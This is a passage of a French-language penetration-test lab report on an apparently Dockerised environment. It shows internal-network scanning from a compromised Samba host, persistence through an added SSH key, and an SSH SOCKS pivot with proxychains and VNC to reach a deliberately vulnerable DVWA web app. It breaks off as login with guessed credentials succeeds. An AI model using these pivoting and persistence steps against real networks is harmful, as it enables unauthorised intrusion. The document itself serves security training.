Cette configuration confirme que la machine Samba agit comme **pivot** entre deux segments réseaux, ce qui constitue une faille d'architecture majeure.

Le premier reflexe que l'on a est d'analyser le nouveau réseau.

4.5 Reconnaissance du réseau interne (172.19.0.0/16)

À ce stade du test d'intrusion, la machine **Samba (172.18.0.2)** est entièrement compromise avec des privilèges **root** et dispose de **deux interfaces réseau actives**. Cette configuration permet à l'attaquant d'accéder indirectement à un **nouveau segment réseau interne** jusque-là inaccessible depuis la machine Kali.

L'objectif de cette phase est d'identifier les hôtes et services présents sur ce réseau privé afin de poursuivre la chaîne d'attaque.

4.5.1 Scan du réseau interne depuis la machine Samba

L'analyse précédente des interfaces réseau (ip a) a révélé la présence d'une interface connectée au réseau **172.19.0.0/16**. Ce réseau correspond à une **zone interne privée**, théoriquement isolée de l'extérieur.

Étant donné que l'attaquant dispose des privilèges **root** sur la machine Samba, il est possible d'y installer et d'utiliser des outils de reconnaissance réseau avancés, notamment **Nmap**.

L'outil Nmap est donc installé sur la machine compromise afin de réaliser une phase de reconnaissance active sur le réseau interne.

```
root@a61b7c05fcfc:~/.ssh# apt install nmap
Reading package lists ... Done
Building dependency tree
```

Une fois l'outil disponible, un scan de découverte est lancé sur l'ensemble du sous-réseau :

- Objectif : identifier les hôtes actifs
- Méthode : envoi de requêtes ICMP et TCP afin de détecter les machines répondantes

Ce scan permet de confirmer la présence d'au moins **une machine active** sur le réseau interne

Scan du réseau :

```
root@a61b7c05fcfc:~/.ssh# nmap 172.19.0.0/16

Starting Nmap 7.01 ( https://nmap.org ) at 2026-01-08 15:38 UTC
Nmap scan report for 172.19.0.1
Host is up (0.000044s latency).
All 1000 scanned ports on 172.19.0.1 are closed
MAC Address: 02:42:D3:CF:75:CA (Unknown)

Nmap scan report for WebPentest.auditssecu_pentestpivot (172.19.0.2)
Host is up (0.000012s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:AC:13:00:02 (Unknown)
```

Un scan de ports confirme la présence d'un serveur Apache sur le port 80.

4.5.2 Identification et énumération des services exposés sur le serveur Web

Les résultats du scan indiquent qu'une machine est accessible à l'adresse IP **172.19.0.2**.

Afin de déterminer la nature de cette machine, un scan de ports ciblé est ensuite réalisé sur cette adresse IP. L'objectif est d'identifier les services exposés et de détecter une éventuelle surface d'attaque exploitable.

Le scan révèle notamment :

- Un **port 80/TCP ouvert**
- La présence d'un **serveur web Apache**

Ces éléments indiquent clairement que la machine **172.19.0.2** héberge une application web et constitue une **cible stratégique** dans la poursuite de l'attaque.

```
root@a61b7c05fcfc:~/.ssh# nmap -sV -sC 172.19.0.2

Starting Nmap 7.01 ( https://nmap.org ) at 2026-01-08 15:49 UTC
Nmap scan report for WebPentest.auditssecu_pentestpivot (172.19.0.2)
Host is up (0.000016s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: 400 Bad Request
MAC Address: 02:42:AC:13:00:02 (Unknown)
```

Un site web tourne sur un serveur Apache, mais il ne semble pas avoir d'exploit critique pour celui-ci.

```
root@a61b7c05fcfc:~/.ssh# curl -v http://172.19.0.2
* Rebuilt URL to: http://172.19.0.2/
*   Trying 172.19.0.2 ...
* Connected to 172.19.0.2 (172.19.0.2) port 80 (#0)
> GET / HTTP/1.1
> Host: 172.19.0.2
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 302 Found
< Date: Thu, 08 Jan 2026 16:08:30 GMT
< Server: Apache/2.4.25 (Debian)
< Set-Cookie: PHPSESSID=7teb1eg0rblc1j2r4ri5m6uc04; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Set-Cookie: PHPSESSID=7teb1eg0rblc1j2r4ri5m6uc04; path=/
< Set-Cookie: security=low
< Location: login.php
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host 172.19.0.2 left intact
root@a61b7c05fcfc:~/.ssh#
```

On peut accéder au site web depuis la SAMBA.

4. Le Pivotement (Si nécessaire)

Si tu n'arrives pas à accéder au port 80 depuis ta Kali, tu dois créer un **tunnel SSH** ou utiliser **Sshuttle** pour faire passer ton trafic via ta machine déjà compromise (`172.18.0.2`).

Si tu as accès à SSH sur la machine actuelle, tu peux faire : `ssh -L 8080:172.19.0.2:80 utilisateur@172.18.0.2` Ensuite, tu pourras ouvrir `http://localhost:8080` dans le navigateur de ta Kali.

Voici ce que chatgpt nous dit concernant l'accès au serveur Web via la Kali.
Nous allons suivre ces conseils pour la suite.

4.6 - Mise en place pivot SSH (SOCKS + Proxychains)

Après l'identification du serveur web interne **172.19.0.2**, il devient nécessaire de permettre à la machine attaquante **Kali Linux** d'interagir directement avec ce réseau privé.
Étant donné que la Kali et le serveur web ne partagent pas le même segment réseau, une **technique de pivotement réseau** doit être mise en œuvre en utilisant la machine **Samba compromise** comme point de relais.


L'objectif de cette phase est donc de **rediriger le trafic réseau de la Kali vers le réseau interne 172.19.0.0/16** à travers la machine Samba.

4.6.1 Génération et déploiement des clés SSH


Afin d'établir un tunnel SSH stable et sans mot de passe, une paire de clés SSH est générée sur la machine Kali.

Cette méthode permet :

- une authentification sécurisée,
- l'automatisation des connexions,
- et l'utilisation de tunnels SSH persistants.



On crée un dossier ssh dans la SAMBA qui contiendra la clé ssh.



Sur la Kali, on génère la clé ssh

4.6.2 Configuration de l'authentification SSH

Une fois la clé SSH générée, celle-ci doit être ajoutée à la machine Samba compromise afin d'autoriser la connexion depuis la Kali.

Sur la machine Samba :

- un répertoire ~/.ssh est créé s'il n'existe pas,
- un fichier authorized_keys est utilisé pour stocker la clé publique autorisée.

La clé publique générée sur Kali est copiée et ajoutée dans ce fichier.

Cette étape permet à la machine Kali :

- de se connecter à la machine Samba **sans mot de passe**,
- condition indispensable à la mise en place d'un tunnel SSH fiable.

```
┌──(root㉿99c63a1fa4cf)-[~/.ssh]
└─# cd /root/.ssh

┌──(root㉿99c63a1fa4cf)-[~/.ssh]
└─# ls
id_rsa  id_rsa.pub

┌──(root㉿99c63a1fa4cf)-[~/.ssh]
└─# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDLjMf+8o5k2EOOf3iW1f9J3fKFjEaf9qEtd7pWM3gN0CVD92I
H0duREWKmsWTF1eqHXJ/uNbpJo2iind71rJq83+kIq3mw0mSd5+BOyn/om3kn2Gc8WDBSgrw98nCfdQgt8ZGfgl
ZEpKJsX6XrwfPZ7s7S9QuMLDa6QcmW9LzQTDkVv9FXkCUneqwguwHmjypN9hX50oEMkuqRREnagXEZnnCifSwnu
czlh1kpMMQ31Mtysrqz40kw7PIBRZzrm8tsiEf3bdvcuH8MV54XDzls13nXwWjz+fQOt54oHQqSyBEj6yo8kpTz
WrA2Jz7XRnfI1gG28UX+bnutmB9xm4gFR++y6fFD5j+r6YF0xnOIEC+22iUJM4E8LbIYPBWnO6ckRCkvzs7bzrT
rqlx/Ds3l3ufGVkNH2DF/YHZVF04VPYrwek5vQ8m+XkjV4vRETGb2kOxb5R5uBTY3wplqUC6YGOzLd++1BhHVIw
HRmOrwnKKUvzGvOX2Iy8ppqDyhdH/qGxox8XKJre0rNtBVKJ3MOeiSEaBS5+Nkr3UF0OUf0HAU8SsC1MXQ8JILg
8MgXSBZM7xkBmcoA7abouL6L7H7+7At1Ov8cx/mV1IfngXG0XrX/HaJMVgYc6ta+UfoXWAObxKR72FoQstIg3jl
K1HPb/rhNF1scD0id2KD2PYVvQ== root@99c63a1fa4cf
```

Dans la kali, on récupère la valeur de la clé et on la copie.

```
root@a61b7c05fcfc:~# cd ~/.ssh
root@a61b7c05fcfc:~/.ssh# ls
authorized_keys
root@a61b7c05fcfc:~/.ssh# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDLjMf+8o5k2EOOf3iW1f9J3fKFjEaf9qEtd7pWM3gN0CVD92I
H0duREWKmsWTF1eqHXJ/uNbpJo2iind71rJq83+kIq3mw0mSd5+BOyn/om3kn2Gc8WDBSgrw98nCfdQgt8ZGfgl
ZEpKJsX6XrwfPZ7s7S9QuMLDa6QcmW9LzQTDkVv9FXkCUneqwguwHmjypN9hX50oEMkuqRREnagXEZnnCifSwnu
czlh1kpMMQ31Mtysrqz40kw7PIBRZzrm8tsiEf3bdvcuH8MV54XDzls13nXwWjz+fQOt54oHQqSyBEj6yo8kpTz
WrA2Jz7XRnfI1gG28UX+bnutmB9xm4gFR++y6fFD5j+r6YF0xnOIEC+22iUJM4E8LbIYPBWnO6ckRCkvzs7bzrT
rqlx/Ds3l3ufGVkNH2DF/YHZVF04VPYrwek5vQ8m+XkjV4vRETGb2kOxb5R5uBTY3wplqUC6YGOzLd++1BhHVIw
HRmOrwnKKUvzGvOX2Iy8ppqDyhdH/qGxox8XKJre0rNtBVKJ3MOeiSEaBS5+Nkr3UF0OUf0HAU8SsC1MXQ8JILg
8MgXSBZM7xkBmcoA7abouL6L7H7+7At1Ov8cx/mV1IfngXG0XrX/HaJMVgYc6ta+UfoXWAObxKR72FoQstIg3jl
K1HPb/rhNF1scD0id2KD2PYVvQ== root@99c63a1fa4cf

root@a61b7c05fcfc:~/.ssh#
```

On colle la valeur de la clé ssh dans le fichier authorized_keys dans ~/.ssh dans la SAMBA.

```
┌──(root㉿99c63a1fa4cf)-[~/.ssh]
└─# ssh -f -N -D 9050 root@172.18.0.2 -4
The authenticity of host '172.18.0.2 (172.18.0.2)' can't be established.
ED25519 key fingerprint is SHA256:d3Cks8blSX3s8kDF8XGrJbweGa3VUJPDjVO1k7EQUfw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.18.0.2' (ED25519) to the list of known hosts.
```

Notre tunnel SSH est donc maintenant bien fonctionnel, via l'argument -D 9050 nous avons configuré un proxy SOCKS qui va rediriger tous les trafics envoyés au port local 9050 (9050 car il

s'agit du port par défaut qu'utilise proxychains que l'on va utiliser) via le tunnel SSH. Maintenant que cela est configuré nous allons utiliser proxychains afin de pouvoir rediriger le trafic entre la Samba et la machine WEB sur notre machine Kali via le tunnel créé

4.6.4 Configuration de Proxychains sur la machine Kali

Afin de forcer les outils réseau à utiliser le tunnel SOCKS précédemment créé, l'outil **Proxychains** est configuré sur la machine Kali.

Le fichier de configuration est vérifié afin de s'assurer que :


- le proxy SOCKS est défini sur 127.0.0.1,
- le port utilisé est bien **9050**,

Cette configuration permet de rediriger automatiquement les requêtes réseau d'outils comme :

- Firefox,
- Nmap,
- curl,
- ou d'autres outils d'attaque.


Commençons par installer poxychains :

Une fois installé, on vérifie le fichier de configuration pour être sûr qu'il corresponde aux paramètres du tunnel.



4.6.5 Validation du pivot réseau vers le serveur Web interne

Une fois le tunnel SSH et Proxychains configurés, une validation est effectuée en tentant d'atteindre le serveur web interne **172.19.0.2** depuis la machine Kali.



Grâce à Proxychains, la requête est correctement :

- transmise à la machine Samba,
- relayée vers le réseau interne,
- puis acheminée jusqu'au serveur web cible.

Cette validation confirme que :

- le pivot réseau est pleinement fonctionnel,
- la machine Kali peut désormais interagir avec des hôtes internes,
- la phase d'exploitation applicative peut être menée directement depuis Kali.

Maintenant, on veut avoir une interface graphique pour accéder a Firefox afin de travailler sur le site web.

4.7 Accès graphique et Navigation Web via Tunnel

À ce stade, le **pivot réseau via SSH et Proxychains est opérationnel**. La machine Kali peut désormais communiquer avec le serveur web interne **172.19.0.2** à travers la machine Samba.

Cependant, afin de mener une exploitation applicative efficace, un **accès graphique** est nécessaire, notamment pour l'utilisation d'un navigateur web.

L'objectif de cette phase est donc de mettre en place un **environnement graphique distant** sur la machine Kali afin de naviguer sur l'application web interne via le tunnel.

4.7.1 Installation et configuration du serveur TigerVNC sur la machine Kali

Un serveur **TigerVNC** est installé sur la machine Kali afin de permettre un accès graphique distant.

TigerVNC permet :

- de lancer une session graphique indépendante,
- d'accéder à un environnement de bureau complet,
- et d'interagir avec des outils graphiques comme Firefox.

Installons TigerVNC :

```
┌──(root㉿99c63a1fa4cf)-[/etc]
└─# apt install tigervnc-standalone-server
```

```
┌──(root㉿99c63a1fa4cf)-[/etc]
└─# vncserver

New Xtigervnc server '99c63a1fa4cf:1 (root)' on port 5901 for display :1.
Use xtigervncviewer -SecurityTypes VncAuth -passwd /root/.config/tigervnc/passwd :1 to
connect to the VNC server.


┌──(root㉿99c63a1fa4cf)-[/etc]
└─# vncpasswd
Password:
Password not changed
```

On lance un serveur vnc sur notre docker Kali et on définit un mot de passe.


4.7.3 Accès a l'environnement graphique de la machine Kali


Depuis une autre machine Kali située sur le même réseau, un client **vncviewer** est utilisé pour se connecter à la session graphique distante.

Après saisie de l'adresse IP correcte et du mot de passe VNC, l'accès graphique est établi avec succès.


```
┌──(root㉿kali)-[/opt/AuditsSecu]
└─# vncviewer
```

Sur une autre machine Kali du mémé réseau, on fait vncviewer pour accéder a l'interface.





On rentre la bonne IP et le bon mot de passe.



On atterrit sur l'interface graphique de notre Kali (docker)

On va aller sur Firefox et changer le proxy pour pouvoir accéder au site web.

4.7.4 Configuration du proxy SOCKS dans le navigateur Firefox


Afin de forcer le navigateur Firefox à utiliser le tunnel SSH SOCKS précédemment mis en place, une configuration manuelle du proxy est effectuée.

Les paramètres suivants sont définis :


- Type de proxy : SOCKS
- Adresse : 127.0.0.1 (ou localhost)
- Port : 9050

Cette configuration garantit que **l'ensemble du trafic HTTP émis par Firefox transite par la machine Samba**, puis vers le réseau interne.

Voici les paramètres du proxy Firefox :



Tentons de nous connecter au site web :



4.8 Exploitation du site Web (injection de commande)

Une fois l'accès graphique au serveur web interne établi via le tunnel SSH, la phase d'exploitation applicative peut commencer.
L'application accessible sur la machine **172.19.0.2** est volontairement vulnérable (DVWA).


L'objectif de cette phase est d'obtenir une **exécution de commandes système à distance** depuis l'interface web, afin de préparer l'obtention d'un shell sur le serveur.


4.8.1 Accès à l'application web et phase d'authentification

Lors de l'accès à l'application web, une page de connexion est présentée.

Des combinaisons d'identifiants courantes sont testées.
L'authentification est finalement réussie avec des identifiants simples, illustrant une **mauvaise gestion des mots de passe**.

